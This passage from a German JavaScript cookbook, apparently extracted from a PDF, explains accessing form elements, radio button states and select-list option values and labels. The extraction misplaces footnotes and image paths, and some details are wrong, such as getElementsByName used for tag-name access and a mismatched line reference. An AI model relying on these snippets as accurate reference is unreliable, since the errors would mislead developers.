Sie können auf die konkreten Formularelemente in manchen Konstellationen direkt mit *this* aus JavaScript heraus zugreifen. Beispielsweise dann, wenn in einem Formularelement ein Eventhandler ausgelöst wird und eine darüber aufgerufene Funktion *this* als Übergabewert bekommt.

Betrachten Sie die nachfolgende Abwandlung des Beispiels von eben.

Beispiel (*formjs10a.html*):

```

01 <html>
02 <script language="JavaScript">
03 function statuszeile (nm) {
04   window.status =
05   "Der Name des Formularelements, wie er in HTML gesetzt wurde: " +
06   nm.name + ".";
07 }
08 </script>
09 <body>
10 <form action="" method="get">
11 <input name="vorname" onClick="statuszeile(this)" />
12 <input name="nachname" onClick="statuszeile(this)" />
13 <input name="ort" onClick="statuszeile(this)" />

```

Listing 241: Zugriff auf ein Formularfeld über this

21. Die Anzahl der Formularelemente wird über *length* berücksichtigt. Der Wert -1 wird deshalb genommen, um den Button auszuschließen.

```

14 <br />
15 <input type="Submit" value="Ihre Bestellung" />
16 </form>
17 </body>
18 </html>

```

Listing 241: Zugriff auf ein Formularelement über this (Forts.)

In den Zeilen 10 bis 16 wird ein Webformular definiert. Die Eingabefelder in den Zeilen 11 bis 13 verfügen über Namen und rufen jeweils mit dem Eventhandler `onClick` die Funktion `statuszeile()` mit `this` als Übergabewert auf. Damit wird jeweils das aktuelle Eingabefeld als Objekt an die Funktion übergeben.

In der Funktion (Zeile 3 bis 7) wird über den Parameter (der als Objekt das aktuelle Eingabefeld enthält) der Name des jeweiligen Objektes ausgelesen (Zeile 6 – `nm.name`) und zusammen mit einem Text in der Statuszeile des Browsers angezeigt (das macht die Zuweisung zu der `status`-Eigenschaft des `window`-Objekts). Da der Eventhandler `onClick` verwendet wird, bekommt ein Besucher immer einen neuen Text angezeigt, wenn er in ein anderes Eingabefeld klickt.



Abbildung 122: Der Anwender klickt in das erste Eingabefeld und sieht in der Statuszeile den Namen des Feldes.

Hinweis

Beachten Sie, dass der hier in dem Beispiel verwendete Zugriff auf die Statuszeile des Browsers in der Praxis nicht ganz unkritisch ist. Es kann auf der einen Seite sein, dass der Zugriff überhaupt nicht funktioniert.

Dabei ist nicht das Problem, dass der Zugriff auf die Eigenschaft `window.status` aus JavaScript heraus schiefgeht. Dieser Zugriff ist eigentlich vollkommen unkritisch.

Aber die Ausgabe in der Statuszeile wird in vielen Fällen auch parallel vom Browser benutzt. Das bedeutet, die Ausgabe per JavaScript streitet sich mit automatischen Ausgaben des Browsers um den geringen Platz. In diesen Fällen wird JavaScript verlieren.

Zudem kann ein Anwender natürlich die Anzeige der Statuszeile in den meisten Browsern ausschalten. Und auf der anderen Seite wird eine Information in der Statuszeile vom Anwender in der Regel überhaupt nicht beachtet.

82 Wie greife ich aus einem Formularelement auf das umgebende Formular zu?

Jede Objektrepräsentation eines Formularelements in einem Webformular enthält die lesbare Eigenschaft `form`. Diese heißt zwar genauso wie das Objekt `form` und korrespondiert unmit-

telbar damit, aber die Eigenschaft ist in der Hierarchie dem Formularelement untergeordnet. Das Objekt `form` hingegen ist dem Formularelement übergeordnet.

Die Eigenschaft `form` eines Formularelements ist aber im Grunde nichts weiter als eine Referenz auf das `form`-Objekt und erlaubt den Zugriff auf das umgebende Formular eines Formularelements aus diesem heraus. Zwar gibt es diverse andere Möglichkeiten, um auf das Formular selbst zuzugreifen (etwa mit `window.document.forms[]`), aber es gibt Situationen, wo Sie aus einem Formularelement in der Hierarchieebene relativ eine Stufe höher gehen wollen und ein Zugriff über die `form`-Eigenschaft eines Formularelements Sinn macht. Betrachten Sie das nachfolgende Listing.

Beispiel (`formjs14.html`):

```
01 <html>
02 <script language="JavaScript">
03 function belegeVor(frm) {
04   frm.form.elements[0].value="Haktar";
05   frm.form.elements[1].value="Agrajag";
06   frm.form.elements[2].value="Milliway";
07   frm.form.elements[3].value="Bistromath";
08 }
09 </script>
10 <body>
11 <form action="" method="get" name="f">
12   <input name="a" /><br />
13   <input name="b" /><br />
14   <input name="c" /><br />
15   <input name="d" /><hr />
16   <input type="button"
17     onClick="belegeVor(this)" value="Formular vorbelegen" />
18   <input type="Submit" value="OK" />
19 </form>
20 </body>
21 </html>
```

Listing 242: Einsatz der `form`-Eigenschaft eines Formularelements

In dem Beispiel wird ein Webformular mit vier Eingabefeldern per (X)HTML definiert (die Zeilen 11 bis 19). Der Anwender kann das Formular einfach ausfüllen oder sich mit einem Klick auf eine Schaltfläche eine Vorbelegung als Vorschlag für die auszufüllenden Eingabefelder erzeugen.

Das passiert mit der Funktion `belegeVor()`, die in Zeile 21 mit dem Eventhandler `onClick` auf der Schaltfläche aufgerufen wird. Der Funktion wird mit `this` eine Referenz auf die Schaltfläche (!) übergeben.

In der Funktion, die in den Zeilen 3 bis 8 definiert wird, steht also nach dem Aufruf eine Referenz auf die Schaltfläche zur Verfügung. Allerdings soll ja nicht die Schaltfläche mit einem Wert für deren `value`-Eigenschaft versehen werden, sondern die vier Eingabefelder.

Mit dem Übergabewert `frm` haben wir ein Formularelement, und dessen Eigenschaft `form` ist – wie gesagt – eine Referenz auf das umgebende Formular. Also können wir mit `frm.form` auf dieses Formular zugreifen und dann allen gewünschten enthaltenen Formularelementen den `value`-Wert zuweisen.

83 Wie bestimme ich den Typ eines Formularelements?

Jede Objektrepräsentation eines Formularelements verfügt über die Eigenschaft `type`, die nur gelesen werden kann. Darüber erhalten Sie als String die Information über den Elementtyp eines Formularelements.

Die Eigenschaft korrespondiert mit dem gleichnamigen `type`-Parameter in dem `<input>`-Tag, sofern es sich bei dem Formularelement um ein darüber spezifiziertes Element handelt – das also mit diesem Tag erzeugt wird.

Aber da die Eigenschaft auch für die Formularelemente verfügbar ist, die über andere Tags erzeugt werden (etwa Textfelder), ist das keine Eins-zu-eins-Beziehung.

Ebenfalls ist der Wert des `type`-Parameters nicht immer vollkommen identisch mit dem Wert, den Sie in (X)HTML notieren. Folgende Werte kann `type` aus Sicht von JavaScript annehmen (Großschreibung), wobei hier auch Ausprägungen berücksichtigt werden, deren Spezialitäten von Browsern explizit ignoriert werden.

Sie müssen damit rechnen, dass Anwender diese Ausprägungen dennoch verwenden. Diese Ausprägungen werden (wie alle unbekannten Werte für das (X)HTML-Attribut `type`) als `text` interpretiert (siehe dazu die Anmerkungen zu den (X)HTML-Grundlagen von Formularen):

Formularelement	Wert für <code>type</code>
Auswahlliste	<code>select-one</code>
Checkbox	<code>checkbox</code>
Dateieingabefeld	<code>file</code>
Datumsfeld	<code>date</code>
Einfache Schaltfläche	<code>button</code>
Einzeiliges Textfeld	<code>text</code>
Ganzzahlfeld	<code>int</code>
Gleitzahlfeld	<code>float</code>
Mehrzeiliges Textfeld	<code>textarea</code>
Passwortfeld	<code>password</code>
Radiobutton	<code>radio</code>
[Reset]-Button	<code>reset</code>
[Submit]-Button	<code>submit</code>
URL-Feld	<code>url</code>

Tabelle 16: Ausprägungen des `type`-Attributs

Beispiel (*formjs11.html*):

```
01 <html>
02 <body>
03 <form>
04 <table border="1">
05   <tr>
06     <td>Name</td><td><input type="text" /></td>
07   </tr>
08   <tr>
09     <td>Userid</td><td><input /></td>
10   </tr>
11   <tr>
12     <td>Passwort</td><td><input type="Password" /></td>
13   </tr>
14   <tr>
15     <td>Datum</td><td><input type="date" /></td>
16   </tr>
17   <tr>
18     <td>Uhrzeit</td><td><input type="kennichtnicht" /></td>
19   </tr>
20   <tr>
21     <td>Kommentar</td><td><textarea cols="40" rows="5"> ←
22       </textarea></td>
23   </tr>
24     <td>Newsletter</td>
25       Ja <input type="Radio" name="a" value="v" />
26       Nein <input type="Radio" name="a" value="w" />
27     </td>
28   </tr>
29   <tr>
30     <td>Speichern der Einstellungen</td>
31     <td><input type="Checkbox" value="v" /></td>
32   </tr>
33   <tr>
34     <td>Wie viel</td><td>
35       <select>
36         <option>Eins</option>
37         <option>Zwei</option>
38         <option>Drei</option>
39       </select>
40     </td>
41   </tr>
42   <tr>
43     <td><input type="Submit" value="Ihre Bestellung" /></td>
44     <td><input type="Reset" value="Zurücksetzen" /></td>
45   </tr>
46 </table>
47 </form>
48 <hr />
49 <ul>
```

Listing 243: Zugriff auf den Typ von Formularelementen


```

50 <script language="JavaScript">
51   for(i=0;i< window.document.forms[0].length;i++){
52     document.write("<li>Typ des Formularelements " + (i + 1) +": " +
53       window.document.forms[0].elements[i].type + "</li>");
54   }
55 </script>
56 </ul>
57 </body>
58 </html>

```

Listing 243: Zugriff auf den Typ von Formularelementen (Forts.)

Das Formular in dem Beispiel enthält diverse mögliche Ausprägungen von Formularelementen. Auch selbst erfundene – siehe Zeile 18 – und solche, die vom W3C zwar vorgesehen, aber nicht unterstützt werden – siehe Zeile 15. In der Schleife (Zeile 51 bis 54) wird der jeweilige Typ ausgegeben.

***Abbildung 123: Die verschiedenen Typen der Formularelemente lassen sich per JavaScript abfragen.***

84 Wie kann ich auf den Selektionszustand eines Optionsfelds oder eines Kontrollkästchens zugreifen?

In einer Webseite verfügen sowohl die Objektrepräsentation von Optionsfeldern als auch von Kontrollkästchen über die boolesche Eigenschaft `checked`.

Diese korrespondiert mit dem entsprechenden (X)HTML-Attribut und ist aus JavaScript heraus sowohl zu lesen als auch zu schreiben.

Hat diese Eigenschaft den Wert `true` beziehungsweise ¹²² 1, ist das Formularelement selektiert. Hat sie aber den Wert `false` beziehungsweise 0, ist das Formularelement deseletktiert.

Beispiel (*formjs12.html*):

```
01 <html>
02 <script language="JavaScript">
03     function radio() {
04         if(window.document.forms[0].elements[0].checked) {
05             alert("Klasse")
06         }
07         else {
08             alert("Mist")
09         }
10     }
11 </script>
12 <body>
13 <form>
14     Ja <input type="Radio" name="a" value="v">
15     Nein <input type="Radio" name="a" value="w"><br />
16     <input type="button" value="OK" onClick="radio()" />
17 </form>
18 </body>
19 </html>
```

Listing 244: Auslesen des Selektionszustands des ersten Radiobuttons

In dem Beispiel wird ein Webformular mit zwei Optionsfeldern per (X)HTML definiert (die Zeilen 14 und 15). Die Zeilen 3 bis 10 definieren die Funktion `radio()`, die über den Eventhandler `onClick` bei dem einfachen Button (Zeile 17) aufgerufen wird.

In Zeile 4 wird der Zustand des ersten Radiobuttons überprüft und anschließend je nach Zustand eine unterschiedliche Meldung angezeigt. Die Überprüfung von nur einem Radiobutton genügt, denn durch die Gruppierung des zweiten Radiobuttons über das identische `name`-Attribut ist dieser immer deseletktiert, wenn der erste Radiobutton selektiert ist, und umgekehrt.

22. Genau genommen wird jeder numerische Wert ungleich 0 als `true` interpretiert.

Das Setzen der Eigenschaft aus JavaScript heraus ist einfach. Sie weisen nur den passenden booleschen Wert zu, etwa so:

```
window.document.forms[0].elements[3].checked=true;
window.document.forms[0].elements[2].checked=false;
window.document.forms[0].elements[3].checked=0;
window.document.forms[0].elements[3].checked=42;
window.document.forms[0].elements[3].checked=1;
```

Listing 245: Verschiedene Möglichkeiten, um die Eigenschaft checked mit JavaScript zu setzen

Wenn Sie die Eigenschaft checked für ein Element einer Gruppe auf true setzen, werden automatisch alle anderen Elemente der Gruppe deselektiert.

85 Wie greife ich auf die Elemente einer Auswahlliste in einem Listenfeld zu?

Der Zugriff auf die Elemente einer Auswahlliste in einem Listenfeld aus JavaScript heraus verhält sich nicht wie bei den übrigen Formularelementen und muss gesondert behandelt werden und beinhaltet einige Feinheiten.

Der Grund ist im Wesentlichen die Art der Notation in (X)HTML. Die einzelnen Elemente in der Auswahlliste werden in `<option>`-Containern in einem umgebenden `<select>`-Container eingeschlossen (*siehe das Rezept »Wie kann ich eine Auswahlliste mit einzeiligem Listenfeld erstellen?« auf Seite 238*).

Mit dem Zugriff auf das `elements`-Objektfeld referenzieren Sie diesen `<select>`-Container, jedoch noch nicht die einzelnen Einträge in den `<option>`-Containern.

Jede Objektrepräsentation eines Formularelements, die einen `<select>`-Container verkörpert, verfügt jedoch als Eigenschaft über das Objektfeld `options`. Dieses stellt ein untergeordnetes Datenfeld mit Objektrepräsentationen von den `<option>`-Containern dar und korrespondiert unmittelbar mit dem `<option>`-Element in der Auswahlliste. Sie haben darüber also vollständigen Zugriff auf die Einträge in einer Auswahlliste innerhalb eines Formulars. Die Einträge in einer Auswahlliste können dann im Prinzip wie jedes andere Formularelement mit einer Indexnummer oder dem Namen angesprochen werden, aber es gibt wie gesagt diverse Feinheiten zu beachten.

Betrachten Sie den nachfolgenden Auszug für ein Webformular als Beispiel für eine (X)HTML-Struktur einer Auswahlliste (*formOptionZugriff.html*):

```
01 <html>
02 <body>
03 <form name="eis" id="f">
04   <select name="eissorte" id="es">
05     <option name="a" id="erd">Erdbeere</option>
06     <option name="b" id="van">Vanille</option>
07     <option name="c" id="sch">Schoko</option>
08     <option name="d" id="zit">Zitrone</option>
```

Listing 246: Ein Formular mit Auswahlliste

```

09  </select>
10  <hr />
11  <input type="Submit" value="Ihre Bestellung bitte">
12 </form>
...

```

Listing 246: Ein Formular mit Auswahlliste (Forts.)

In dem Beispiel wird ein Webformular (Zeilen 3 bis 12) mit einer Auswahlliste definiert (die Zeilen 4 und 9). Die Auswahlliste enthält vier Einträge. Die Tags haben konsequent Namen und eine ID.

Hinweis

Wenn Sie ein Element selektiert haben, erhalten Sie den Wert in dem `<option>`-Tag über die Eigenschaft `value`. Da es sich bei jedem Eintrag in dem `options`-Objektfeld selbst um ein Objekt handelt, stellt dieses auch weitere spezifische eigene Eigenschaften bereit, die auch erst den konkreten Nutzen darstellen (siehe die nachfolgenden Rezepte).

Wie erfolgt der Zugriff über das Objektfeld?

Je nach Situation erfolgt der Zugriff auf einen `<option>`-Container aus JavaScript über `options[0]`, `options[1]` etc. In der DOT-Notation schreibt man das schematisch so:

```
window.document.forms[index 1].elements[index 2].options[index 3]
```

Listing 247: Zugriff auf einen Eintrag in einer Auswahlliste

Beispiel:

```
window.document.forms[0].elements[0].options[1]
```

Listing 248: Zugriff auf den zweiten Eintrag im ersten Formularelement im ersten Formular in einer Webseite (für das Beispiel oben ist das der Wert Vanille)**Wie erfolgt der Zugriff über einen Namen?**

Sollte ein Eintrag in einer Auswahlliste im (X)HTML-Tag ein `name`-Attribut spezifiziert haben, können Sie statt eines Datenfeldelements des Objektfeldes diesen Namen für den Zugriff verwenden. Im Grunde läuft so etwas im Allgemeinen immer entweder über die Methoden `getElementsByName()` und den Index (die Methode liefert ein Array als Rückgabewert) oder die DOT-Notation ab. Beispiel:

```
window.document.eis.eissorte.c
```

Listing 249: So sollte eigentlich der Zugriff aus JavaScript auf den Eintrag in der Auswahlliste mit der DOT-Notation gehen (für die Beispielwebseite ist das der Eintrag mit dem Wert Schoko).

Der Zugriff mit einem Namen über `getElementsByName()` funktioniert jedoch in den meisten Browsern (was die obige Problematik noch viel unlogischer macht). Beispiel:

```
window.document.getElementsByName("c")[0]
```

Listing 250: Der Zugriff aus JavaScript auf den gleichen Eintrag in der Auswahlliste mit der Methode `getElementsByName()` funktioniert.

Achtung

Diese Form des Zugriffs wird in vielen Browsern nicht funktionieren. Auch nicht, wenn Sie bis zum Namen des `<option>`-Tags eine andere Zugriffsvariante wie beispielsweise den Zugriff über Objektfelder versuchen.

Das Verhalten ist meines Erachtens ziemlich unlogisch, aber man kann sich den Problemen nicht verschließen. Mit anderen Worten – der direkte Zugriff auf ein `<option>`-Element über den Namen funktioniert nicht, wie Sie es von anderen Elementen gewohnt sind.

Achtung

Beachten Sie, dass beim Namen Groß- und Kleinschreibung relevant ist. Obwohl der Wert im (X)HTML-Container gesetzt wird und Groß- und Kleinschreibung des Namens eines (X)HTML-Elements bei Zugriffen aus (X)HTML (etwa bei einer `target`-Angabe) irrelevant ist, spielt es beim Zugriff aus JavaScript eine Rolle.

Wie erfolgt der Zugriff über eine ID?

Sollte für ein Formularelement im (X)HTML-Tag ein `id`-Attribut spezifiziert sein, können Sie mit `getElementById()` darauf zugreifen. Das funktioniert auch bei einem `<option>`-Tag. Sie geben als String-Parameter einfach die ID an. Beispiel:

```
document.getElementById("sch")
```

Listing 251: Der Zugriff aus JavaScript auf das Formularelement per getElementById()

Wie erfolgt der Zugriff über einen Tag-Namen?

Sie können auf jedes Formularelement auch über `getElementsByName()` zugreifen. Auch das funktioniert bei einem `<option>`-Tag. Als String-Parameter geben Sie einfach das Tag an. Allerdings müssen Sie noch einen Index angeben, da die Methode ein Array als Rückgabewert liefert. Beispiel:

```
document.getElementsByName("option")[1]
```

Listing 252: Zugriff auf das zweite Auswahlfeld

Wie funktioniert der Zugriff über `this.form` und `this`?

In vielen Situationen (nicht immer) können Sie mit dem Schlüsselwort `this` und explizit dem `form`-Objekt auf ein Formular zugreifen (`this.form`). Damit können Sie sowohl den recht langen Pfad verkürzen als auch unabhängig von einem konkreten Formular arbeiten.

Über `this` sprechen Sie das gerade aktuelle Objekt an, und von diesem aus können Sie in einer passenden Konstellation (das aktuelle Objekt muss die Webseite sein) auf das Formular und von dort aus auf die Auswahlliste und den darin enthaltenen Eintrag zugreifen. *Für eine konkrete Anwendung betrachten Sie bitte die Rezepte »Wie kann ich Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263 oder »Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?« auf Seite 267.*

Schauen wir uns nun als Beispiel noch die vollständige Datei (*formOptionZugriff.html*) an, in der per JavaScript auf verschiedene Einträge der Auswahlliste zugegriffen wird:

```
01 <html>
02 <body>
03 <form name="eis" id="f">
04   <select name="eissorte" id="es">
05     <option name="a" id="erd">Erdbeere</option>
06     <option name="b" id="van">Vanille</option>
07     <option name="c" id="sch">Schoko</option>
08     <option name="d" id="zit">Zitrone</option>
09   </select>
10  <hr />
11  <input type="Submit" value="Ihre Bestellung bitte">
12 </form>
13 <script language="JavaScript">
14   document.write(
15     window.document.forms[0].elements[0].options[1].value + "<br />");
16   document.write(
17     window.document.getElementsByName("c")[0].value + "<br />");
18   document.write(
19     window.document.getElementById("sch").value + "<br />");
20   document.write(
21     window.document.getElementsByTagName("option")[1].value + " " +
22     "<br />");
```

```
22 </script>
23 </body>
24 </html>
```

Listing 253: Verschiedene Zugriffsvarianten auf eine Auswahlliste

86 Wie greife ich auf den Wert eines Eintrags in einer Auswahlliste zu?

Mit Ausnahme des Containers einer Auswahlliste²³ besitzt jede Objektrepräsentation eines Formularelements die Eigenschaft `value`, die mit dem gleichnamigen (X)HTML-Attribut korrespondiert, so auch ein Eintrag in einer Auswahlliste.

Sie können damit den Wert eines beliebigen Wertes in einer Auswahlliste abfragen oder setzen. Der Datentyp der Eigenschaft ist in jedem Fall ein String. Beachten Sie aber, dass der Wert eines Eintrags in einer Auswahlliste nicht die Bedeutung hat, die er bei den meisten anderen Formularelementen hat. Er repräsentiert nicht die sichtbare Beschriftung eines Eintrags in einer Auswahlliste, sondern den Wert, der beim Versenden eines Formulars an den Server übermittelt wird.

Wenn jedoch `value` nicht angegeben wird (weder in (X)HTML noch per JavaScript), wird der Text aus dem `<option>`-Container an den Server übermittelt. Und dieser steht nicht über `value`, sondern über die Eigenschaft `text` bereit (siehe das Rezept »Wie greife ich auf die Beschriftung von einem Eintrag in einer Auswahlliste zu?« auf Seite 290). Aber oft ist es sinnvoll, die `value`-Eigenschaft abzufragen oder auch zu setzen.

23. Das wäre natürlich nicht sinnvoll. Bei einer Auswahlliste interessieren die Einträge in der Liste, und die besitzen die Eigenschaft.

288 >> Wie greife ich auf den Wert eines Eintrags in einer Auswahlliste zu?

Selbstverständlich können Sie die Eigenschaft `value` für einen Eintrag in einer Auswahlliste auch setzen. Dazu müssen Sie der Eigenschaft bloß einen Wert zuweisen, etwa so:

```
frm.form.eissorte.options[0].value = "neu";
```

Listing 254: Setzen der Eigenschaft value für einen Eintrag in einer Auswahlliste

Sie müssen aber beim Setzen von `value` beachten, dass mit einer Wertänderung eben nicht der sichtbare Eintrag in dem Listenfeld geändert wird (es wird nur der Wert geändert, der beim Verschicken des Formulars versendet wird). Auch hier kommt stattdessen die eben genannte Eigenschaft `text` zum Tragen.

Hinweis

Sie können zwar im Prinzip mit JavaScript auch auf ein, mit (X)HTML noch nicht angelegtes, `option`-Element zugreifen, in dem Sie beispielsweise einen Index für das `options`-Objektfeld angeben, der größer als der Wert von `options.length` ist. Da JavaScript lose typisiert ist, könnte man das Array einfach erweitern. Allerdings wird sich das bei den meisten Browsern nicht so auswirken, dass ein weiterer Eintrag in der Auswahlliste angezeigt wird. Wenn Sie so etwas erreichen wollen, müssen Sie anders vorgehen (siehe dazu die Kapitel 10 zu DHTML und 12 zu AJAX und in diesem Kapitel das Rezept »Wie kann ich zur Laufzeit einer Auswahlliste mit JavaScript weitere Einträge hinzuzufügen?« auf Seite 292). Die meisten Browser melden auf so einen Versuch einen Fehler.

Die hier beschriebene Form des Zugriffs dient dazu, bestehende `<option>`-Tags zu manipulieren und in der Webseite keine neuen anzulegen.

Beispiel (*formjs15.html*):

```
01 <html>
02 <script language="JavaScript">
03 function liste(frm) {
04     var text = "Aktuell im Angebot:\n";
05     for(i=0; i < frm.form.eissorte.length; i++){
06         text = text + frm.form.eissorte.options[i].value + "\n";
07     }
08     alert(text);
09 }
10 function listeNeu(frm) {
11     frm.form.eissorte.options[0].value = "aertbier";
12     frm.form.eissorte.options[3].value = "zaur";
13 }
14 </script>
15 <body>
16 <form action="" method="get" name="eis">
17 <select name="eissorte">
18     <option name="a" value="ErdBaer">Erdbeere</option>
19     <option name="b" value="MilliVanilli">Vanille</option>
20     <option name="c" value="DickMach">Schoko</option>
21     <option name="d" value="Sauer">Zitrone</option>
22 </select>
23 <hr />
```

Listing 255: Zugriff auf die Werte eines Eintrags in der Auswahlliste

```

24 <input type="button" value="Die Werte der Liste"
25   onClick="liste(this)" />
26 <input type="button" value="Das andere Angebot"
27   onClick="listeNeu(this)" />
28 <input type="Submit" value="Ihre Bestellung bitte" />
29 </form>
30 </body>
31 </html>

```

Listing 255: Zugriff auf die Werte eines Eintrags in der Auswahlliste (Forts.)

In dem Beispiel wird ein Webformular mit einer Auswahlliste sowie drei Schaltflächen definiert. In der Auswahlliste sind vier Listeneinträge zu finden (die Zeilen 18 bis 21), bei denen der value-Wert im (X)HTML-Tag spezifiziert ist.

In Zeile 25 wird mit dem Eventhandler `onClick` bei dem dort beschriebenen Button die Funktion `liste()` aufgerufen und mit `this` eine Referenz auf das aktuelle Formularelement (den Button) als Objekt übergeben.

In der Funktion `liste()` steht also nach dem Aufruf eine Referenz auf die Schaltfläche zur Verfügung. Allerdings soll ja nicht der Wert der Schaltfläche, sondern der vier Einträge in der Auswahlliste abgefragt werden. Mit dem Übergabewert `frm` haben wir jedoch ein Formularelement, und dessen Eigenschaft `form` ist eine Referenz auf das umgebende Formular. Also können wir mit `frm.form` auf dieses Formular zugreifen und von da aus andere Formularelemente ansprechen.

Mit `frm.form.eissorte` haben wir Zugriff auf die Auswahlliste (in den Zeilen 5 und 6). In Zeile 5 nutzen wir mit `frm.form.eissorte.length` aus, dass das Objekt für die Auswahlliste als Array eine Eigenschaft hat, die die Anzahl der enthaltenen Einträge enthält, und in Zeile 6 greifen wir über das Objektfeld `options` auf die einzelnen Einträge zu und fragen die gesetzten Werte ab.




Abbildung 124: Die Werte, wie sie in den <option>-Tags über den Parameter value angegeben sind – beachten Sie die Unterschiede zu der Beschriftung.

290 >> Wie greife ich auf die Beschriftung von einem Eintrag in einer Auswahlliste zu?

Mit der Funktion `listeNeu()`, die von Zeile 10 bis 13 definiert ist, ändern wir Werte in der Auswahlliste. Die Funktion wird über den Button in Zeile 26 und 27 aufgerufen. Wenn Sie die Funktion ausführen und anschließend erneut die Liste ausgeben lassen, sehen Sie die geänderten Werte.



Abbildung 125: Die geänderten Werte

87 Wie greife ich auf die Beschriftung von einem Eintrag in einer Auswahlliste zu?

Die Beschriftung eines Eintrags in einer Auswahlliste ist nicht (wie vielleicht zu erwarten) über die Eigenschaft `value` der Objektrepräsentation des Eintrags zugänglich, sondern der Text aus dem `<option>`-Container steht über die Eigenschaft `text` zur Verfügung.

Beispiel (`formis16.html`):

```
01 <html>
02 <script language="JavaScript">
03 function liste(frm) {
04     var text = "Aktuell im Angebot:\n";
05     for(i=0; i < frm.form.eissorte.length; i++){
06         text = text + frm.form.eissorte.options[i].text + "\n";
07     }
08     alert(text);
09 }
10 function listeNeu(frm) {
11     frm.form.eissorte.options[0].text = "Aertbier";
12     frm.form.eissorte.options[3].text = "Zaur";
13 }
14 </script>
15 <body>
16 <form name="eis">
17 <select name="eissorte" size="5">
18     <option name="a" value="ErdBaer">Erdbeere</option>
19     <option name="b" value="MilliVanilli">Vanille</option>
20     <option name="c" value="DickMach">Schoko</option>
21     <option name="d" value="Sauer">Zitrone</option>
22 </select>
```

Listing 256: Zugriff auf die sichtbaren Texte der Auswahlliste

```

23 <hr />
24 <input type="button" value="Die Texte der Liste"
25 onClick="liste(this)" />
26 <input type="button" value="Das andere Angebot"
27 onClick="listeNeu(this)" />
28 <input type="Submit" value="Ihre Bestellung bitte" />
29 </form>
30 </body>
31 </html>

```

Listing 256: Zugriff auf die sichtbaren Texte der Auswahlliste (Forts.)

In dem Beispiel wird ein Webformular mit einer Auswahlliste sowie drei Schaltflächen definiert. In der Auswahlliste sind vier Listeneinträge zu finden (die Zeilen 18 bis 21).

In Zeile 25 wird mit dem Eventhandler `onClick` bei dem dort beschriebenen Button die Funktion `liste()` aufgerufen und mit `this` eine Referenz auf das aktuelle Formularelement (den Button) als Objekt übergeben.

In der Funktion `liste()` steht also nach dem Aufruf eine Referenz auf die Schaltfläche zur Verfügung. Allerdings soll ja nicht der Wert der Schaltfläche, sondern der vier Einträge in der Auswahlliste abgefragt werden. Mit dem Übergabewert `frm` haben wir jedoch ein Formularelement, und dessen Eigenschaft `form` ist eine Referenz auf das umgebende Formular.

Also können wir mit `frm.form` auf dieses Formular zugreifen und von da aus andere Formularelemente ansprechen. Mit `frm.form.eissorte` haben wir Zugriff auf die Auswahlliste (in den Zeilen 5 und 6). In Zeile 5 nutzen wir mit `frm.form.eissorte.length` aus, dass das Objekt für die Auswahlliste als Array eine Eigenschaft hat, die die Anzahl der enthaltenen Einträge enthält, und in Zeile 6 greifen wir über das Objektfeld `options` auf die einzelnen Einträge zu und fragen den gesetzten Text in dem Container ab.



Abbildung 126: Die Texte, wie sie in den <option>-Tags eingeschlossen sind

